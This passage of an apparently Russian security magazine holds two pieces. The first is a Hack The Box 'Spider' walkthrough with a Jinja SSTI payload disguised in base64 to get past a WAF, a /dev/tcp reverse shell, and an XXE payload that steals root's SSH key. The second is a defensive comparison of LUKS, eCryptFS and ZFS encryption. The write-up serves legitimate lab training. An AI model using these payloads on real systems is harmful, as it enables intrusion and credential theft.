
Первым делом я просто закинул ссылку на свой сервер, но никакой реакции не последовало. Тогда я снова стал фаззить оба параметра на наличие SQLi и SSTI в Burp Intruder. Так как мы не видим вывода, будем и в случае с SQL, и в случае с шаблонами тестировать слепые инъекции.

С SQL ничего не вышло, и я перешел к SSTI. В моих словарях все нагрузки содержат в качестве выполняемых команд либо `ping -c XXX.XXX.XXX.XXX`, либо обращение на веб-сервер. Последовательность `XXX.XXX.XXX.XXX` заменяется реальным IP средствами Burp. Также запустим листенер ICMP — `tcpdump`.

```
sudo tcpdump -i tun0 icmp
```




Burp Intruder — вкладка Positions



Burp Intruder — вкладка Payloads

Во всех ответах нам сообщают, что работает WAF, который замечает символ «точка».



Ответ на все запросы при атаке


Тогда немного изменим команду. Закодируем IP в Base64 и таким образом избавимся от точек.

```
echo 'ping -c 4 10.10.14.126' | base64
```

```
ralf@ralf-PC:~/tmp/wordlists/SSTI$ echo 'ping -c 4 10.10.14.126' | base64
cGluZyAtYyA0IDEwLjEwLjE0LjEyNgo=
```


Кодирование команды

В Burp Intruder на вкладке Payloads выбираем область Payload Options, заменяем команду в каждой нагрузке и пробуем снова.



Payload Options — замена в команде

В окне tcpdump видим, что пришел пинг, который длился с 11:45:01 до 11:45:04. В Burp добавляем колонку с отображением времени и даты запроса и ищем команду, которая выполнялась в этом отрезке времени.



Результат атаки

Так мы определяем следующую работающую нагрузку:

```
contact={% with a = request["application"]["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f"]["\x5f\x5fimport\x5f\x5f"]("os")["popen"]("echo cGluZyAtYyA0IDEwLjEwLjE0LjEyNgo= | base64 -d | bash")["read"]() %} a {% endwith %}&message=qweewqqwe
```

И сразу кидаем реверс-шелл.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

В таких случаях пригодится rlwrap — readline-оболочка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.

```
apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный netcat.


```
rlwrap nc -lvp [port]
```

Теперь кодируем следующий реверс-шелл и подставляем в запрос данные, закодированные в Base64. После отправки получаем бэкконнект.

```
echo 'bash -i >& /dev/tcp/10.10.14.126/4321 0>&1' | base64
```

```
ralf@ralf-PC:~/tmp/wordlists/SSTI$ echo 'bash -i >& /dev/tcp/10.10.14.126/4321 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMjYvNDMyMSAwPiYxCg==
```

Кодирование нагрузки



Флаг пользователя

ЗАКРЕПЛЕНИЕ

Такая оболочка не совсем стабильна, и при потере соединения придется создавать реверс снова. Поэтому нужно выбрать один из способов сохранить доступ или легко его восстановить. В данном случае мы находим приватный ключ SSH.

Ключ SSH пользователя

Сохраняем его на локальную машину, назначаем права и подключаемся.

```
chmod 0600 id_rsa
ssh -i id_rsa chiv@spider.htb
```

```
chiv@spider:~$ id
uid=1000(chiv) gid=1000(chiv) groups=1000(chiv)
```

Подключение по SSH


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Нужно продвигаться дальше. В выборе направления для поисков нам, как всегда, помогут скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.


Я на этот раз взял вариант LinEnum. Запускаем его и в выводе обнаружим, что на локальном хосте прослушивается порт 8080, причем сервер работает в контексте учетной записи root.



Прослушиваемые порты


Давай прокинем порт с помощью SSH и будем туннелировать трафик с локального порта 8081 на порт 8080 сервера. После чего обратимся к удаленному сервису по адресу `http://127.0.0.1:8081/` через браузер.

```
ssh -i id_rsa -L 8081:127.0.0.1:8080 chiv@spider.htb
```




Форма авторизации

Побродив немного по сайту (конечно, пропуская все через Burp Proxy), заметим, что при авторизации используется два параметра, а в cookie уже знакомый нам формат.




Авторизация



Переход к странице site


Декодируем cookie и видим закодированные в Base64 данные. Декодируем Base64 и получаем информацию в виде XML.

```
flask-unsign --decode --cookie '.eJxNjE1Pg...8A4'
```




Декодирование cookie

Тут возникло сразу две идеи, обе связаны с манипуляцией форматом XML. Первая идея — атака XXE и чтение файлов, так как имя пользователя отображается на странице; вторая — манипуляция параметром `is_admin`.




Стартовая страница сайта

Давай проведем авторизацию заново и впишем `test` в качестве имени пользователя и пароля. Декодировав cookie, увидим, что и второй параметр будет отражен в XML.



Авторизация



Декодирование cookie

Уязвимость XXE

XML external entity (XXE) injection — это уязвимость в сервисах, поддерживающих протоколы SOAP и XML-RPC, которые принимают входные данные в виде XML-документа. XML поддерживает включение секции DTD, а секции DTD, в свою очередь, могут подключать к документу дополнительные компоненты, так называемые внешние сущности. Внешние сущности являются отдельными файлами и задаются с помощью ключевого слова SYSTEM и URI. Если парсер XML невалидирующий, он может просто загрузить внешнюю сущность и подключить к содержимому документа XML. Злоумышленник может подставить в URI внешней сущности file URI, указывающий на удаленный или локальный файл в системе.

Так, один из параметров (`version`) использует в начале XML в комментарии. То есть, манипулируя этим параметром, мы можем сначала закрыть комментарий, дописать в документ данные, а затем снова открыть комментарий, чтобы «зачистить» оставшиеся данные.

При `version=ASD`:

```
<!-- API Version ASD -->
```

При `version=-->ASD<!--`:


```
<!-- API Version -->ASD<!-- -->
```

Так мы можем объявить `DOCTYPE` с именем `foo`, а затем внутри него объявить сущность `r`. Будем использовать идентификатор `SYSTEM`, чтобы получить содержимое файла `/root/.ssh/authorized_keys`. Затем в параметре `username` введем `&r;` для вывода содержимого файла. Для этого передаем параметры со следующими значениями:

```
username=%26r%3b&version=1.0.0--><!DOCTYPE+foo+[<!ENTITY+r+SYSTEM+"/root/.ssh/id_rsa">+]><!--
```

Документ будет выглядеть так:

```
<!DOCTYPE foo [<!ENTITY r SYSTEM "/root/.ssh/id_rsa"> ]>
<root>
    <data>
        <username>&r;</username>
        <is_admin>0</is_admin>
    </data>
</root>
```



Декодирование cookie

И вместо имени файла получаем приватный SSH-ключ, с которым можем авторизоваться по SSH как root.

Стартовая страница сайта

```
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spider:~# cat /root/root.txt
f7f2fc5a407d618b75c1b8f1fb225333
```

Флаг рута

Мы захватили очередную машину!

LUKS, ECRYPTFS ИЛИ ШИФРОВАНИЕ ZFS?

ВЫБИРАЕМ СПОСОБ ЗАЩИТЫ ДАННЫХ В LINUX

Многие дистрибутивы Linux в качестве штатных средств защиты предлагают полнодисковое шифрование (LUKS), шифрование папок и файлов (eCryptFS) или даже шифрование средствами ZFS, неродной для Linux файловой системы. Какой из доступных способов имеет смысл выбрать сегодня? Попробуем разобраться.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

LUKS

LUKS (Linux Unified Key Setup), а если быть точным, dm-crypt, — это классическая, универсальная, высокопроизводительная, хорошо изученная и не имеющая обнаруженных уязвимостей система шифрования дисков. LUKS поддерживает многочисленные алгоритмы шифрования и режимы работы, а также несколько хеш-функций. В качестве алгоритма шифрования можно выбрать один из множества поддерживаемых, в частности AES, Serpent, Twofish, CAST-128 и CAST-256, которые могут работать в одном из четырех режимов: ECB, CBC-PLAIN64, CBC-ESSIV:hash или XTS-PLAIN64. Чаще всего по умолчанию используется комбинация параметров CBC-ESSIV:SHA256 с шифрованием AES и 256-битным ключом.

> **INFO**
> Подробнее о том, что такое LUKS и как его использовать, можно почитать в статьях «Полнодисковое шифрование с LUKS2. Изучаем новую версию популярного средства шифрования для Linux и проверяем, можно ли его взломать» и «LUKS good! Ставим Linux на шифрованный раздел и делаем удобной работу с ним».

В процессе создания зашифрованного диска или контейнера пользователь может указать любой алгоритм шифрования. Тем не менее использование любого алгоритма шифрования, кроме AES, контрпродуктивно: реальная безопасность (как и скорость подбора пароля при атаке) не увеличивается, а вот скорость работы страдает очень сильно из-за того, что AES — единственный алгоритм шифрования, получивший аппаратную поддержку в виде набора команд процессора AES-NI.

Хеш-функции, или функции одностороннего криптографического преобразования, используются для преобразования пароля в двоичный ключ в составе Key Derivation Function (KDF). LUKS поддерживает следующие варианты: SHA-1, SHA-256, SHA-512, RIPEMD160 и Whirlpool. Однозначно не рекомендую пользоваться SHA-1 и RIPEMD160. SHA-256 — выбор по умолчанию, но и функции SHA-512 и Whirlpool не хуже.

Одна из интересных возможностей LUKS — поддержка нескольких (до восьми) слотов ключей. Каждый из восьми слотов может быть защищен своим собственным уникальным паролем или ключом. С одной стороны, это позволяет разблокировать зашифрованные диски разным пользователям, каждый — своим собственным паролем. С другой — для расшифровки данных достаточно взломать любой пароль к любому из занятых слотов. В заголовке LUKS прописана информация о том, какие из слотов ключей заняты (то есть содержат действительные ключи для доступа к данным), а какие пустуют.

Важное следствие из такого механизма: удаление последнего из доступных ключей делает расшифровку данных невозможной, что позволяет мгновенно (или очень быстро) навсегда заблокировать доступ к зашифрованным данным.

Есть, однако, у LUKS и свои недостатки. С одной стороны, шифрование диска или раздела целиком отлично защищает данные, при этом скорость доступа к зашифрованным данным мало отличается от скорости доступа к незашифрованному массиву информации. С другой — шифрование действительно всех данных означает, что для проведения любых операций с зашифрованным диском, включая проверку целостности файловой системы, нужно смонтировать также весь диск целиком. Сделать резервную копию, создать или восстановить снапшот зашифрованного диска без ввода ключа шифрования не удастся.

Проблема создания и восстановления резервных копий, в том числе на недоверенные удаленные компьютеры, побудила разработчиков искать альтернативные способы шифрования. Одним из них стали криптографические (шифрующие) файловые системы.

КРИПТОГРАФИЧЕСКИЕ ФАЙЛОВЫЕ СИСТЕМЫ

Помимо шифрования дисков целиком, в Linux можно использовать и шифрование на уровне папок (криптографические ФС). Такое шифрование можно включать как на обычных, так и на зашифрованных дисках. В готовых сетевых хранилищах чаще всего используется первый вариант, но в отдельных случаях (например, в некоторых моделях QNAP) можно использовать и второй.

Пользователям доступен довольно широкий выбор криптографических файловых систем. Среди них можно выделить две: eCryptFS, работающую на уровне ядра и не использующую FUSE, и EncFS, работающую в пространстве пользователя через FUSE.

eCryptFS шифрует каждый файл по отдельности; метаданные шифрования для каждого файла хранятся в его заголовке. Таким образом, как каждый отдельный файл, так и целые папки можно спокойно копировать между компьютерами. Это позволяет организовать систему «слепого» резервного копирования, когда копируются или синхронизируются только те зашифрованные файлы, которые были изменены. В то же время eCryptFS не позволяет воспользоваться функциями дедупликации файловой системы: каждый зашифрованный файл использует уникальную соль, в результате чего содержимое даже идентичных изначально файлов в зашифрованном виде будет различаться (с точки зрения безопасности это правильно).

eCryptFS часто используется для шифрования домашних каталогов пользователей (в этом случае администратор может настроить «слепое» резервное копирование), а также в ряде сетевых хранилищ (NAS) производства Asustor, QNAP, Synology, TerraMaster и некоторых других.

> **WARNING**
> Самая популярная альтернатива eCryptFS – шифрующая файловая система EncFS. В отличие от предыдущего eCryptFS, EncFS работает в пространстве пользователя без каких-либо дополнительных привилегий через фреймворк FUSE. К сожалению, не так давно в ней была найдена серьезная уязвимость, которая делает ее небезопасной для использования.

eCryptFS поддерживает несколько алгоритмов шифрования, включая AES, Blowfish, DES3_EDE, Twofish, CAST6 и CAST5. Так же как и в других случаях, использовать отличный от AES алгоритм шифрования смысла нет: надежность AES достаточна, а скорость работы этого шифра намного превышает скорость работы альтернатив благодаря аппаратному ускорению набором инструкций AES-NI.

eCryptFS шифрует каждый файл по отдельности; опционально могут быть зашифрованы и имена файлов и папок (в этом случае налагаются ограничения на длину имен файлов, которая не может превышать 143 символа ASCII).

Каждый файл шифруется сгенерированным случайным образом сессионным ключом, который в зашифрованном виде (пользовательским ключом или паролем) сохраняется в метаданных. Сами метаданные записываются в заголовок файла, что позволяет просто скопировать зашифрованный файл на другой компьютер и расшифровать его штатным образом.

Такой способ защиты вроде бы и позволяет обойти ограничения, налагаемые LUKS: чтобы создать или восстановить резервную копию, ключ шифрования не нужен — копируются и восстанавливаются зашифрованные файлы, каждый из которых содержит все необходимое для их расшифровки. Но к сожалению, это, наверное, единственное достоинство eCryptFS и подобных криптографических файловых систем. К недостаткам относятся:

1. Невысокая производительность. В каждый зашифрованный файл добавляется заголовок, который содержит метаданные шифрования. Особенно сильно страдает скорость доступа к небольшим файлам.
2. Низкий уровень безопасности. Наружу утекают данные о количестве файлов в каталогах, размере и дате модификации каждого файла.
3. При шифровании папок в сетевых хранилищах нет возможности сменить пароль шифрования. Скомпрометированный пароль означает, что необходимо полностью перешифровать данные.
4. Функциональные ограничения. При шифровании имен файлов и папок длина имени файла не может превышать 143 символа ASCII. В зависимости от некоторых параметров могут быть и другие ограничения (например, невозможно использовать сетевые папки с NFS).
5. Не работают некоторые функции файловой системы. В частности, в зашифрованных папках не действует механизм дедупликации.

Все эти ограничения привели к тому, что разработчики серьезно задумались о создании такой системы защиты данных, которая сочетала бы достоинства шифрования дисков и папок без их недостатков. И такая система была создана — в рамках проекта OpenZFS 2.0.

ZFS

Файловая система ZFS, корни которой растут из Solaris, давно доступна пользователям Linux и FreeBSD. В некоторые дистрибутивы OpenZFS 2.0 входит в качестве штатного пакета, в других ее можно установить отдельно. Большинство дистрибутивов без проблем загружается с разделов ZFS.

ZFS — нечто большее, чем просто файловая система. Средствами ZFS можно создавать многодисковые конфигурации и управлять ими без использования mdadm и LVM, создавать и реплицировать снапшоты, в том числе на удаленных серверах. Неудивительно, что и для защиты данных разработчики ZFS сделали свою собственную встроенную систему, не использующую dm-crypt.

> **INFO**
> Кратко о новом стандарте шифрования native ZFS encryption я рассказал в статье «TrueNAS, TrueNAS или OMV? Выбираем софт для сетевого хранилища».

Что интересного можно сказать о шифровании ZFS?

Пожалуй, основной момент в том, что встроенное шифрование ZFS позиционируется в качестве осовремененной замены традиционным средствам шифрования дисков наподобие LUKS или встроенного в ОС FreeBSD GELI и при этом обладает рядом преимуществ, ранее доступных только при использовании криптографических файловых систем. Шифрование в ZFS тесно интегрировано с функциями файловой системы. В отличие от LUKS, на зашифрованных томах без ввода ключа шифрования можно выполнять большинство, если не все команды zfs и zpool, включая операции по верификации целостности данных, снапшоты и их репликацию, дедупликацию данных и многое другое. Для сравнения: если диск зашифрован средствами dm-crypt, то для выполнения подобных операций потребуется сначала ввести ключ шифрования.

В сравнении с шифрованием на уровне файловой системы (eCryptFS), которое также позволяет создавать и реплицировать зашифрованные снапшоты и контролировать целостность зашифрованных данных без ключа, шифрование ZFS имеет несколько преимуществ. Здесь и значительно более высокая скорость шифрования (особенно заметно на небольших файлах), и более высокий уровень безопасности: на сторону не утекают данные о числе и размерах папок и файлов и времени их модификации. Разумеется, ключ шифрования можно сменить в любой момент (eCryptFS этого сделать не позволяет), а при необходимости (например, при продаже диска или отправке в сервис) — практически мгновенно уничтожить все данные, просто затерев метаданные шифрования.

Разработчики утверждают, что использование встроенного в ZFS шифрования позволяет решить следующие проблемы традиционных методов.

Проблемы с шифрованием папок (ecryptfs)


- Если данные шифруются перед сжатием, они становятся несжимаемыми.
- Не работает дедупликация.
- Метаданные шифрования записываются в заголовок каждого файла (увеличивается объем хранимых данных, особенно если хранится множество мелких файлов).

Полнодисковое шифрование (dm-crypt)

- Многократное шифрование повторяющихся данных.
- С зашифрованным диском невозможно проводить какие-либо операции, если не загружен ключ шифрования.
- Без ключей шифрования невозможны резервные копии, снапшоты, репликация.

Не обошлось и без некоторых компромиссов. Во-первых, без ключа шифрования можно увидеть имена и размеры файловых систем, а также данные, доступные с помощью команд zfs и zpool. Злоумышленнику эти данные вряд ли принесут пользу, в отличие от информации о структуре файловой системы, числе и размерах зашифрованных файлов, которая утекает при использовании eCryptFS.

Разработчики упоминают еще один тип данных, который не защищается на зашифрованных ZFS томах. Это таблицы дедупликации, которые создаются, если пользователь включает дедупликацию данных. Каждый блок данных, дублирующийся или нет, по-прежнему зашифрован, но анализ таблиц дедупликации может показать, какие именно блоки на диске дублируются. Ценность этой информации для злоумышленника сомнительна, так что этот момент нельзя считать серьезной уязвимостью. В то же время при включении дедупликации меняется алгоритм генерации IV и соли (поскольку идентичные блоки данных должны совпадать и после того, как они будут зашифрованы), так что при хранении критических данных дедупликацию рекомендуется отключить.



Слайд из презентации ZFS Encryption 2

Еще одна потенциальная уязвимость — CRIME (Compression Ratio Info-leak Made Easy) может быть реализована в сценарии, когда данные сжимаются перед тем, как быть зашифрованными.

КАК РАБОТАЕТ ШИФРОВАНИЕ В ZFS

В качестве алгоритма шифрования используется шифр AES-256 в режиме GCM; опционально можно выбрать AES с длиной ключа в 128, 192 или 256 бит в режимах CCM или GCM. Информация о том, какой именно выбран шифр, сохраняется в метаданных шифрования. Ключ шифрования защищается ключом, генерирующимся произвольным числом итераций функции PBKDF2. По умолчанию используется 350 000 итераций, минимальное значение — 100 000. Для создания зашифрованного пула используется следующая команда:

```
# zfs create -o encryption=[algorithm] -o keylocation=[location] -o
keyformat=[format] poolname/datasetname
```

Если ты создаешь зашифрованный загрузочный раздел и хочешь, чтобы он монтировался автоматически при загрузке, то единственный доступный вариант шифрования — с использованием двоичного ключа (файла, путь к которому указывается в формате file:///path/to/keyfile). Размер ключа шифрования — строго 32 байта; генерируют случайный ключ командой

```
# if=/dev/urandom bs=32 count=1 of=/path/to/keyfile
```

Для прочих томов можно использовать как двоичный ключ, так и пароль. Длина пароля может быть от 8 до 512 символов.

```
# zfs create -o encryption=aes-256-gcm -o keyformat=passphrase
poolname/ datasetname
```

Важно отметить, что ZFS (так же, впрочем, как и остальные современные системы, включая BitLocker) не будет шифровать данные напрямую ключом, который генерируется на основе пароля или двоичного ключа. Для собственно шифрования используется мастер-ключ, который, в свою очередь, защищается ключом шифрования (двоичным или ключом, получающимся в результате преобразования пароля N итерациями функции PBKDF2).

Слайд из презентации ZFS Encryption 2

Таким образом, можно перечислить следующие свойства шифрования ZFS:

- Скорость работы сравнима со скоростью систем шифрования диска и не зависит от размера файлов.
- Защиту можно усилить, указав повышенное число итераций хеширования в функции преобразования пароля.
- Количество и критичность «утекающих» из зашифрованного пула данных относительно невелики, если не использовать функцию дедупликации.
- Дедупликация данных поддерживается, но негативно влияет на безопасность.
- Поддерживаются функции «холодного» резервного копирования посредством снапшотов и их репликации. Ключ шифрования при этом не требуется.
- Можно защищать как целые диски, так и отдельные наборы данных.

> **WWW**
> Более подробно о командах, использующихся для создания и монтирования зашифрованных томов и управления ими, читай в статьях:
> - How-To: Using ZFS Encryption at Rest in OpenZFS
> - A quick-start guide to OpenZFS native encryption
>
> Также рекомендую видеопрезентацию и слайды:
> - Tom Caputi's ZFS encryption talk
> - ZFS Encryption 2

ПОДВОДЯ ИТОГИ

